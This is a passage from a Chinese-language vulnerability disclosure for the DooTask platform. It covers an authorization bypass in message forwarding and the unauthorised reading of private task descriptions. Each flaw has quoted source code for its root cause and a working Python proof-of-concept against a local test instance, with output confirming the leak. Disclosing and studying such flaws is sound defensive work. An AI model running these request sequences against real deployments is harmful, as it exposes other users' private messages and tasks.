攻击者把自己会话中的一条旧消息与目标会话中的新消息一起提交。旧消息的创建时间更早,检查通过,目标消息随后被完整复制到攻击者指定的会话。
复现环境搭建
按第 1 节的方式部署,重新安装后注册 attacker@example.com,密码为 Attacker123!。管理员使用安装输出中的密码登录。管理员与测试员的会话 ID 为 1,攻击者不是该会话成员。
复现过程
攻击者先与管理员建立会话,发送一条基线消息,然后由管理员在会话 1 中发送目标消息:
import json
import time

import httpx

BASE = "http://127.0.0.1"

r = httpx.post(BASE + "/api/users/login", data={
    "email": "attacker@example.com",
    "password": "Attacker123!",
}, headers={"platform": "web"}, timeout=30)
attacker = r.json()["data"]["token"]
r = httpx.post(BASE + "/api/users/login", data={
    "email": "admin@dootask.com",
    "password": "ADMIN_PASSWORD",
}, headers={"platform": "web"}, timeout=30)
admin = r.json()["data"]["token"]
ha = {"platform": "web", "token": attacker}
hd = {"platform": "web", "token": admin}

r = httpx.post(BASE + "/api/dialog/open/user", headers=ha, data={"userid": "1"}, timeout=30)
dst = r.json()["data"]["id"]
r = httpx.post(BASE + "/api/dialog/msg/sendtext", headers=ha, data={
    "dialog_id": str(dst), "text": "BASELINE-MSG",
}, timeout=30)
base = r.json()["data"]["id"]

r = httpx.post(BASE + "/api/dialog/msg/sendtext", headers=hd, data={
    "dialog_id": "1", "text": "FORWARD-SECRET-9911",
}, timeout=30)
secret = r.json()["data"]["id"]
time.sleep(1)

r = httpx.get(BASE + "/api/dialog/msg/forward", headers=ha, params={
    "msg_ids[]": [str(base), str(secret)], "dialogids[]": str(dst),
}, timeout=30)
print(r.text)

r = httpx.get(BASE + "/api/dialog/msg/list", headers=ha, params={"dialog_id": str(dst)}, timeout=30)
print(r.text)
把脚本中的 ADMIN_PASSWORD 换成安装输出的管理员密码。
攻击者读取会话 1 时被拒绝:

{"ret":-4003,"msg":"不在成员列表内","data":{"dialog_id":1}}批量转发成功,目标消息被复制到攻击者会话:
{
  "ret": 1,
  "msg": "转发成功",
  "data": {
    "msgs": [
      {
        "dialog_id": 24,
        "userid": 6,
        "type": "text",
        "msg": {
          "text": "BASELINE-MSG",
          "forward_data": {"id": 30, "userid": 6, "parent_id": 30, "parent_userid": 6, "show": 0, "leave": 0}
        },
        "id": 32
      },
      {
        "dialog_id": 24,
        "userid": 6,
        "type": "text",
        "msg": {
          "text": "FORWARD-SECRET-9911",
          "forward_data": {"id": 31, "userid": 1, "parent_id": 31, "parent_userid": 1, "show": 0, "leave": 0}
        },
        "id": 33
      }
    ]
  }
}
攻击者打开自己的会话即可看到目标消息:
7. 私密任务描述越权读取
| 简要描述: | 项目普通成员可读取 visibility=2 或 visibility=3 的私密任务描述。 |
|---|---|
| 影响版本: | 0.27.94 ~ 1.10.38 |
| 漏洞引入: | dootask commit ad5cb79d |
| 前置条件: | 攻击者是目标项目的普通成员。 |
漏洞成因
task__one 在读取任务后检查 visibility,不在负责人、协助人、子任务成员或指定可见人列表中时返回无权限。task__content 与 task__content_history 使用 ProjectTask::findForDepartmentView,该函数在没有部门视角时回退到 userTask。userTask 只调用 Project::userProject 校验项目成员,不检查任务可见性。相关代码如下:
# app/Http/Controllers/Api/ProjectController.php:2475-2496    commit 8cfcc9048e
public function task__content()
{
    User::auth();
    //
    $task_id = intval(Request::input('task_id'));
    $history_id = intval(Request::input('history_id'));
    //
    $task = ProjectTask::findForDepartmentView($task_id, null);
    //
    if ($history_id > 0) {
        $taskContent = ProjectTaskContent::whereTaskId($task->id)->whereId($history_id)->first();
        ...
    }
    if (empty($task->content)) {
        return Base::retSuccess('success', json_decode('{}'));
    }
    return Base::retSuccess('success', $task->content->getContentInfo());
}
userTask 的校验逻辑如下:
# app/Models/ProjectTask.php:2230-2268    commit 8cfcc9048e
public static function userTask($task_id, $archived = true, $trashed = true, $with = [])
{
    ...
    $task = $builder->first();
    ...
    try {
        $project = Project::userProject($task->project_id);
    } catch (\Throwable $e) {
        ...
    }
    return $task;
}
task__one 的可见性校验如下:
# app/Http/Controllers/Api/ProjectController.php:2249-2280    commit 8cfcc9048e
$task = ProjectTask::findForDepartmentView($task_id, $isArchived, true, ['taskUser', 'taskTag']);
// 项目可见性
$projectOwnerids = ProjectUser::whereProjectId($task->project_id)
    ->whereIn('owner', [ProjectUser::OWNER_PRIMARY, ProjectUser::OWNER_DEPUTY])
    ->pluck('userid')->map(fn($v) => (int)$v)->toArray();
if ($task->visibility != 1 && !in_array($user->userid, $projectOwnerids)) {
    $taskUserids = ProjectTaskUser::whereTaskId($task_id)->pluck('userid')->toArray();
    $subTaskUserids = ProjectTaskUser::whereTaskPid($task_id)->pluck('userid')->toArray();
    $visibleUserids = ProjectTaskVisibilityUser::whereTaskId($task_id)->pluck('userid')->toArray();
    $visibleUserids = array_merge($taskUserids, $subTaskUserids, $visibleUserids);
    if (!in_array($user->userid, $visibleUserids)) {
        return Base::retError('无任务权限', ['task_id' => $task_id, 'force' => 1], -4002);
    }
}
两处读取路径的差别就是 task__content 没有第二段可见性校验。
复现环境搭建
按第 1 节的方式部署,重新安装后注册 attacker@example.com,密码为 Attacker123!。管理员使用安装输出中的密码登录,并创建一个项目,把攻击者加入项目。
复现过程
管理员创建 visibility=2、负责人为自己的任务,并写入描述:
import json

import httpx

BASE = "http://127.0.0.1"

r = httpx.post(BASE + "/api/users/login", data={
    "email": "admin@dootask.com",
    "password": "ADMIN_PASSWORD",
}, headers={"platform": "web"}, timeout=30)
admin = r.json()["data"]["token"]
r = httpx.post(BASE + "/api/users/login", data={
    "email": "attacker@example.com",
    "password": "Attacker123!",
}, headers={"platform": "web"}, timeout=30)
attacker = r.json()["data"]["token"]
ha = {"platform": "web", "token": attacker}
hd = {"platform": "web", "token": admin}

att = httpx.get(BASE + "/api/users/info", headers=ha, timeout=30).json()["data"]["userid"]
adm = httpx.get(BASE + "/api/users/info", headers=hd, timeout=30).json()["data"]["userid"]

r = httpx.post(BASE + "/api/project/add", headers=hd, data={"name": "Private project"}, timeout=30)
pid = r.json()["data"]["id"]
print("project:", pid)
httpx.post(BASE + "/api/project/user", headers=hd, data={
    "project_id": str(pid), "userid[]": [str(adm), str(att)],
}, timeout=30)

r = httpx.post(BASE + "/api/project/task/add", headers=hd, data={
    "project_id": str(pid), "column_id": "0", "name": "Private task",
    "visibility": "2", "owner[]": str(adm), "content": "",
}, timeout=30)
tid = r.json()["data"]["id"]
print("task:", tid)
httpx.post(BASE + "/api/project/task/update", headers=hd, data={
    "task_id": str(tid),
    "content": json.dumps({"type": "md", "content": "PRIVATE-TASK-SECRET-9911"}),
}, timeout=30)

r = httpx.get(BASE + "/api/project/task/one", headers=ha, params={"task_id": str(tid)}, timeout=30)
print("task/one:", r.text)
r = httpx.get(BASE + "/api/project/task/content", headers=ha, params={"task_id": str(tid)}, timeout=30)
print("task/content:", r.text)
把脚本中的 ADMIN_PASSWORD 换成安装输出的管理员密码。
输出如下:
project: 11
task: 95
task/one: {"ret":-4002,"msg":"无任务权限","data":{"task_id":95,"force":1}}
task/content: {"ret":1,"msg":"success","data":{"id":32,"project_id":11,"task_id":95,"userid":1,"desc":"{\"type\": \"md\", \"content\": \"PRIVATE-TASK-SECRET-9911\"}","content":"{\"type\": \"md\", \"content\": \"PRIVATE-TASK-SECRET-9911\"}","created_at":"2026-11-19 10:06:31"}}攻击者不是任务负责人,不在指定可见人列表中,task/one 返回无权限,task/content 仍然返回完整描述。